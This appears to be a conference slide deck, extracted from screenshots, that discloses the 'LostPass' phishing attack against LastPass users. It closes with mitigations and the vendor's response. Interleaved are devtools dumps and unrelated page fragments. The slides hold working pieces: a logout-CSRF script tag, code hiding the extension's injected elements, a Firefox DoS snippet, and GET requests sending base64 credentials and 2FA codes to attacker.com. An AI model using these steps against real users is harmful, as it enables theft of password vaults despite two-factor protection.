width: 735px; border: 0px;"/>
  #document
    <html>
      <head>...</head>
      <body style="background:
repeat-x rgb(211, 45, 39);">
        <main>
          <div data-lpstyle=
"display:inline-block;
white-space:nowrap;
margin-left: 0px; margin-
right: 80px; width:100%;"
style="display: inline-
block; white-space:
nowrap; margin-left: 0px;
margin-right: 80px; width:
100%;">
            ... #lpiframe37962129 html body main div
          </div>
        </main>
      </body>
    </html>
```

Styles Event Listeners DOM Breakpoints

Console Emulation Rendering

<top frame>

7 Feelings We Need An En x LostPass Test Page x chrome-extension://debgaeknhoipmojimpoblmabacnmmgbeg/overlay.css x

chrome-extension://debgaeknhoipmojimpoblmabacnmmgbeg/overlay.css

```
/*-----scrollbar css -----*/

::-webkit-scrollbar {
  width: 10px;
  height: 15px;
}

::-webkit-scrollbar-thumb {
  width: 10px;
  background: hsla(0,0%,0%,0.15);
  -webkit-border-radius: 5px;
  -webkit-box-shadow:inset -2px 0px 5px hsla(0,0%,0%,0.3), inset 1px 0 0 hsla(0,0%,0%,0.2), inset -1px 0 0 hsla(0,0%,0%,0.2);
}

::-webkit-scrollbar-track {
  width: 10px;
  border-style: none;
  -webkit-box-shadow:inset 2px 0px 5px hsla(0,0%,0%,0.15), inset 1px 0 0 hsla(0,0%,0%,0.2);
  background-color: hsl(0,0%,93%);
}

.lppopupextended td, .lppopupextended th {
  white-space:nowrap;
  padding-right:5px;
}

body {
  overflow:hidden;
```

LastPass ****

Email:

test@example.com

Master Password:

[Forgot your password?](#)

☒ Remember Email

☐ Remember Password

☐ Show Vault After Login

Log In

New to LastPass? [Create an account now.](#)

Back	Alt+Left Arrow
Forward	Alt+Right Arrow
Reload	Ctrl+R
Save as...	Ctrl+S
Print...	Ctrl+P
Translate to English	
* LastPass	
View page source	Ctrl+U
Inspect	Ctrl+Shift+I

The English language has been around for centuries. Have you ever had these feelings yet??

1. That startling realization that every person you pass is as complex as yours, except for the mailman, who leads a life of putting paper in boxes.



LastPass Master Login

LastPass ****

Email:

Master Password:

- ☒ Remember Email
- ☐ Remember Password
- ☒ Show Vault After Login

[I've forgotten my password.](#)[Screen Keyboard](#) [Create an Account](#)

Log In

Cancel

Email Address

SIGN UP

FOLLOW US



WE RECOMMEND



LIFE

8 Things Never To Say To Someone Who Is Unemployed



LIFE

Revealed! The FBI's Secret File On Frank Sinatra

Step 2

Showing the Banner

Detecting LastPass

- First, detect if LastPass is installed
- It used to be really easy
 - `navigator.plugins['LastPass']`

Instead, we'll need to do something else

Want to read Slashdot from your mobile device? Point it at m.slashdot.org and keep reading!

Slashdot Deals: Get The Fastest VPN For Your Internet Security **Lifetime Subscription** Of PureVPN at 88% off.

Report Claims Microsoft Beat Apple in Online Tablet Sales for October (winbeta.org)

Microsoft



Posted by **samzenpus** on Sunday December 06, 2015 @01:50PM from the running-

Eloking writes:

Apple's iPad tablet ushered in the modern tablet era when it was introduced in 2010, and it's dominated tablet sales ever since. iPad sales have stagnated recently, but nevertheless Apple has maintained its lead in overall tablet market share. WinBeta received an early version of an upcoming report, '1010data Facts for Ecom Insights, January 2014 – October 2015' by the 101data Ecom Insights Panel, however, that indicates all of that might be changing as Microsoft assumes the mantle of best-selling tablet maker in terms of online sales in

Nickname: *

Password: 6-20 characters long *

Slashdot Top Deals

☐ Public Terminal

[Log In](#)

[Forgot your password?](#)

Sign in with

Google

Facebook

Twitter

LinkedIn

Detecting LastPass

- Let's put a form element on our page, with a username and password, and try to see if LastPass puts the asterisk on it

Username: * Password: *

Detecting LastPass

```
function lastPassIsInstalled() {  
  var username = document.getElementById  
    ("lpdetectusername");  
  var style = username.getAttribute("style");  
  return (style != null && style.indexOf  
    ("background-image") > -1);  
}
```

Showing the Banner

```
document.body.insertAdjacentHTML("beforeend",lpDetectFormHTML);
window.setTimeout(function() {
    if (lastPassIsInstalled()) {
        var browser = detectBrowser();
        if (browser.startsWith("Chrome")) {
            // insert HTML for Chrome
        } else if (browser.startsWith("Firefox")) {
            // insert HTML for Firefox
        }
    }, 500);
```

Your account has been temporarily suspended (for 5 minutes) because of too many login attempt failures.

Recover Account X

Test page

This is a test page for testing LostPass.

This is a test page for testing LostPass.


This is a test page for testing LostPass.

This is a test page for testing LostPass.

This is a test page for testing LostPass.

This is a test page for testing LostPass.

One last thing: the LastPass button



LastPass's BugCrowd Page

bugcrowd

WHAT WE DO

HOW IT WORKS

CUSTOMERS

PROGRAMS

MORE ▾

SIGN UP ▾ LOGIN



LastPass

LastPass is a password manager and form filler which locally encrypts your sensitive data with a key that is not sent to LastPass

\$50 - \$1,000 Per Bug.

Report Bug

LastPass's BugCrowd Page – Out of Scope

- CSRF on forms that are available to anonymous users (e.g. the contact us form, the create account page, the forgot password page, etc.).
- Reusing or absence of CSRF tokens that are non-session based (ie: user logged out of their account)
- Logout Cross-Site Request Forgery (logout CSRF).
- Presence of application or web browser 'autocomplete' or 'save password' functionality.
- Lack of Secure and HTTPOnly cookie flags on our lang cookie

LastPass Logout CSRF

```
<script src="https://lastpass.com/logout.php">  
</script>
```

- Works!
- You don't even need to use POST to log users out
- Now users see a gray or yellow LastPass icon rather than a red one
- Nothing is amiss

Step 3

Showing our Login Screen

LastPass ****

Email:

test@example.com

Master Password:

.....

Forgot your password?

☒ Remember Email


☐ Remember Password

☐ Show Vault After Login

Log In

New to LastPass? [Create an account now.](#)


Problem: the protocol



Solution: buy a domain!



Problem:



LastPass ****

Email:

Master Password:

[Forgot your password?](#)


☐ Remember Email

☐ Remember Password

☐ Show Vault After Login

Log In

Problem: LastPass found a form!



LastPass ****

Email:

Master Password:

[Forgot your password?](#)

☐ Remember Email

☐ Remember Password

☐ Show Vault After Login

Log In

```

<head>...</head>
<body class="tab dialogState" style="
  <div id="dialogLoadingOverlay" class="overlay"></div>
  <div id="dragElement"></div>
  <div class="notification" id="errorMessage">...</div>
  <div class="notification" id="successMessage">...</div>
  <div class="dialog" id="loginDialog" style="display:
    block; height: 429px;">...</div>
    <link type="text/css" rel="stylesheet" href=
      "buttons.css">
    <link type="text/css" rel="stylesheet" href=
      "loginDialog.css">
    <script>...</script>
    <div id="__lpform_loginDialogEmail" style="max-
      height: 16px; vertical-align: top; position: absolute;
      top: 136px; left: 432px; z-index: 3;">
      ...
      <img id="__lpform_loginDialogEmail_icon" src=
        "chrome-extension://
        debgaelkhoipmbijnhpoblmmbacnmmbeg/images/
        sites16x16.png" height="16" style="opacity: 0.6;
        vertical-align: top;" width="16">
      </div>
    </body>
  </html>
... #__lpform_loginDialogEmail img#__lpform_loginDialogEmail_icon

```

Styles Event Listeners DOM Breakpoints Properties

Console Emulation Rendering

<top frame> Preserve log

Need to remove <div>

- The <div> is added at runtime, so let's get rid of it
- How do you detect when the DOM is changed?
- MutationObserver
 - Have a function called when attributes are changed or children nodes added
 - Remove the <div> once it's added

Need to remove <div>

```
var observer = new MutationObserver(function(mutations) {  
  mutations.forEach(function(mutation) {  
    if (mutation.addedNodes.length > 0) {  
      for (var i = 0; i < mutation.addedNodes.length; i++) {  
        var n = mutation.addedNodes[i];  
        if (n.id !== undefined && n.id.startsWith("__lp")) {  
          document.body.removeChild(n);  
        }  
      }  
    }  
  });  
});  
observer.observe(document.body, { childList: true });
```

7 Feelings We Need An En

Log In

chrome-extension.pw:/debgaelkhoipmbjnhpoblmbacnmmgbeg/tabDialog.html

LastPass ****

Email:

Master Password:

Forgot your password?

☐ Remember Email

☐ Remember Password

☐ Show Vault After Login

Log In

New to LastPass? [Create an account now.](#)

Elements

Console

Sources

Network

>>

⋮

✕

<div id="loginView">

>>

<div class="dropdownContainer">...</div>

>>

<div>

>>

<label class="label">Master

>>

Password:</label>

>>

<div class="relative">

>>

<input class="dialogInput inputCapsMatter" id="loginDialogPassword" dialogfield="password" type="password" style="background-image: url("data:image/png;base64,iVBORw0KGGoAAAANSUHEugAAABAAAAASCAYAAABS015qAAAABmJLR0QA/wD/AP+gvaeTAAACXBIXMAAAsTAAAL EwEampwYAAAAB3RJTUUH3QsPDhss3LcOZQAAAU5JREFUOMvdKzFLA0EQhd/b07iIYmk1aCUopLAQA6KNaawt98eIgnUwLHPJRchfE BR7CyGwgiDY2S1IQBT/gDaCoGDudiy8SLwkBiwz1c7y+GZ25i0wnFEq1SZFZKGdi8iiiOR7aU32QkR2c7ncPcljAARakgckb8IwrGF1fg/oJ81RAHkR2VDVmOQ8AKjqY1bMHgCGYXhFchnAg6omJGc8XEZrtNoXYK2dMs aMt1qtD9/3p40x5yS9tHICYF1Vn0mOxXH8Uq/Xb389wff9PQDbQR80t/QNOiPZ1h4B2Mo00fxnYz8d00cOVbwhqq8kJzzPa3RA

... div div input#loginDialogPassword.dialogInput.inputCapsMatter

Styles

Event Listeners

DOM Breakpoints

Properties

Console

Emulation

Rendering

⊗


🔍

<top frame>

▼

⏻

Preserve log

 PRAESIDIO

Need to undo change to style attr

```
var pwfield = document.getElementById("loginDialogPassword");  
var observer = new MutationObserver(function() {  
    pwfield.style = "";  
});  
var config = { attributes: true };  
observer.observe(pwfield, config);
```

This hard locks Firefox 43.0.3. Well, we found a DoS!

Firefox DoS: the tweet-sized version

```
<script>  
var b=document.body;  
new MutationObserver(function(){b.id=""})  
.observe(b,{attributes:true});  
b.id="";  
</script>
```

LastPass ****

Email:

Master Password:

[Forgot your password?](#)

☐ Remember Email

☐ Remember Password

☐ Show Vault After Login

Log In

New to LastPass? [Create an account now.](#)

LastPass****

Google Authenticator Multifactor Authentication

Run the Google Authenticator application on your mobile device and enter the verification code in the input box below.

Enter Code:

Authenticate

☐ Trust this computer for 30 days

[I've lost my Google Authenticator device](#)



LastPass ****

Google Authenticator Multifactor Authentication

Run the Google Authenticator application on your mobile device and enter the verification code in the input box below.

Enter Code:

Authenticate

☐ Trust this computer for 30 days

[I've lost my Google Authenticator device](#)



Firefox Login Screen

- This is harder
 - It uses a Windows pop up window
 - On OS X it slides out from the top
 - Linux is similar to Windows
- We have to do the "hard work" and draw our own
- HTML and CSS to the rescue!

Copyrighted Material
Making **Phishing** Easier!™

3rd Edition

HTML5 and CSS3

ALL-IN-ONE

FOR
DUMMIES[®]
A Wiley Brand

 **BOOKS**
INC.

Test page

This is a test page for testing LastPass.

This is a test page for testing LastPass.

This is a test page for testing LastPass.

This is a test page for testing LastPass.

This is a test page for testing LastPass.

This is a test page for testing LastPass.

LastPass Master Login

LastPass ****

Email:

Master Password:

☒ Remember Email
☐ Remember Password
☒ Show Vault After Login

[I've forgotten my password.](#)
[Screen Keyboard](#) [Create an Account](#)

Log In Cancel

LastPass Master Login

LastPass ****

Email:

Master Password:

☒ Remember Email
☐ Remember Password
☒ Show Vault After Login

[I've forgotten my password.](#)
[Screen Keyboard](#) [Create an Account](#)

Log In Cancel

Test page

This is a test page for testing LostPass.

This is a test page for testing LostPass.

This is a test page for testing LostPass.

This is a test page for testing LostPass.

This is a test page for testing LostPass.

This is a test page for testing LostPass.

LastPass ****

Email:

Master Password:

☒ Remember Email

☐ Remember Password

☒ Show Vault After Login

[I've forgotten my password.](#)

[Screen Keyboard](#) [Create an Account](#)

Cancel

Log In

LastPass ****

Email:

Master Password:

☒ Remember Email

☐ Remember Password

☒ Show Vault After Login

[I've forgotten my password.](#)

[Screen Keyboard](#) [Create an Account](#)

Cancel

Log In

Test page

This is a test page for testing LostPass.


This is a test page for testing LostPass.

This is a test page for testing LostPass.

This is a test page for testing LostPass.

This is a test page for testing LostPass.

This is a test page for testing LostPass.



Step 4

Profit

What will happen

- Once the user hits "Log In" it sends the credentials to our server
- Server calls the LastPass mobile API
- If two-factor is required, we report that back to the user to prompt for the two-factor auth code
- Otherwise we have the plaintext secrets and report success to the user

Send the credentials

1. Victim presses login

2. **GET** attacker.

com/p/c2VhbkbWcmFlc2lkLmlvOnlvdSBzaG91bG
QgZW1haWwgbWU%3D

3. Decode base64 into email:password

Send the credentials

1. Try LastPass API

```
import lastpass  
vault=lastpass.Vault.open_remote(e, p)
```

2. Catch exceptions

- a. If two-factor required, HTTP 307 to two-factor screen
- b. Otherwise, incorrect password, HTTP 307 to landing page

Send the credentials (2FA)

1. Victim is redirected to

chrome-extension.pw/ :

//debgaelkhoipmbjnhpoblmbacnmmgbeg/lp_to
olstrip.html?

id=c2VhbkbWcmFlc2lkLmlvOnlvdSBzaG91bGQgZW1haWwgbWU%3D

2. Victim enters two factor code

3. **GET** attacker.

com/2fa/**034821**/c2VhbkbWcmFlc2lkLmlvOnlvdSBzaG91bGQgZW1haWwgbWU%3D

Maintain access

- Google 2FA codes are good for up to 30 seconds
- We could add our server as a "trusted device" to maintain access for 30 days
- Disable 2FA to maintain access for good
- Download all login history
- Recover deleted items
- Disable security policies

Demo!

Implications

- Phishing LastPass is the worst-case scenario
 - If you use shared LastPass folders, only one team member needs to be phished
- All of your passwords are gone
- Your credit cards, secure documents, and more
- Two-factor is no help
 - More on this later

Mitigations for LastPass

- Block logins from new IP addresses*
- Don't display notifications in the browser window
- Always use popup-style notifications and forms
 - Or move to HTTPS EV login page
- Implement Security Image/Theme
- Implement CORS and Content-Type restrictions on all APIs to prevent CSRF
- Make user experience less buggy

Response from LastPass

- Contacted in November
- Due to a snafu, they only got back to me in December
- Lots of different messages
 - This is a bug in LastPass
 - This is not a vulnerability in LastPass
 - The CSRF is what we'll fix, not the notifications
 - It's Chrome's issue

Response from LastPass

LastPass ****



Why am I seeing "LastPass doesn't recognize this device or you are at a new location. Please check your email to grant access to your new device or location." ?

Why am I being asked to verify on login?

As one of our security measures since the **breach of LastPass**, we require users to verify via their email addresses when logging on new computers/mobile devices or new IP addresses unless they have multifactor authentication enabled for their LastPass accounts. Be sure to check your Security email address if you have one set.

If you use LastPass,
using two-factor auth now
makes you less secure.

Response from LastPass

- What they fixed
 - Chrome extension fixed logout CSRF
 - Firefox still vulnerable
 - Chrome warns the user about leaking master passwords on other sites*
- What won't change (for now)
 - Still uses in-viewport notifications
 - Login page still vulnerable
 - chrome-extension protocol URL bar

Log In x

localhost:8080:/hdokiejnpimakedhajhdlcegeplioahd/tabDialog.html

* Security Alert: This site has the same password as your LastPass account. To protect all of your online accounts, it is recommended that you change your LastPass Master Password. [More Information](#)

LastPass ****

Email:

Master Password:

[Forgot your password?](#)


☐ Remember Email

☐ Remember Password

☐ Show Vault After Login

Log In


New to LastPass? [Create an account now.](#)



Security Alert
This site has the same password as your LastPass account. To protect all of your online accounts, it is recommended that you change your LastPass Master Password.

[Change Password](#)

[Dismiss](#)



Log In

Person 1

localhost:8080/:/hdokiejnpimakedhajhdlcegeplioahd/tabDialog.html

Security Alert: This site has the same password as your LastPass account. To protect all of your online accounts, it is recommended that

iframe#lpiframe74272834 729px x 27px

LastPass****

Email:

test@example.com

Master Password:

.....

Forgot your password?

☐ Remember Email

☐ Remember Password

☐ Show Vault After Login

Log In

New to LastPass? [Create an account now.](#)

Elements

Console

Sources

>>

×

<script>...</script>

<script>...</script>

lpiframeoverlay74272834" class="lpiframeoverlay" style="top: 0px; left: 0px; height: 1px; width: 729px; position: fixed; z-index: 100000099; visibility: visible; background-color: black;">

lpiframe74272834" src="chrome-extension://hdokiejnpimakedhajhdlcegeplioahd/overlay.html?error=1" scrolling="no" style="height: 27px; width: 729px; border: 0px;">

#document

<html>

<head>...</head>

<body style="background: url("data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAAAIAAAJYCAyAAABIPDecAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAAAAINJREFUWMPtz0EKAjEMhe

... html body div#lastpass-content

Styles

Event Listeners

DOM Breakpoints

Properties

Filter

+ ,

element.style {

color: white;

margin -

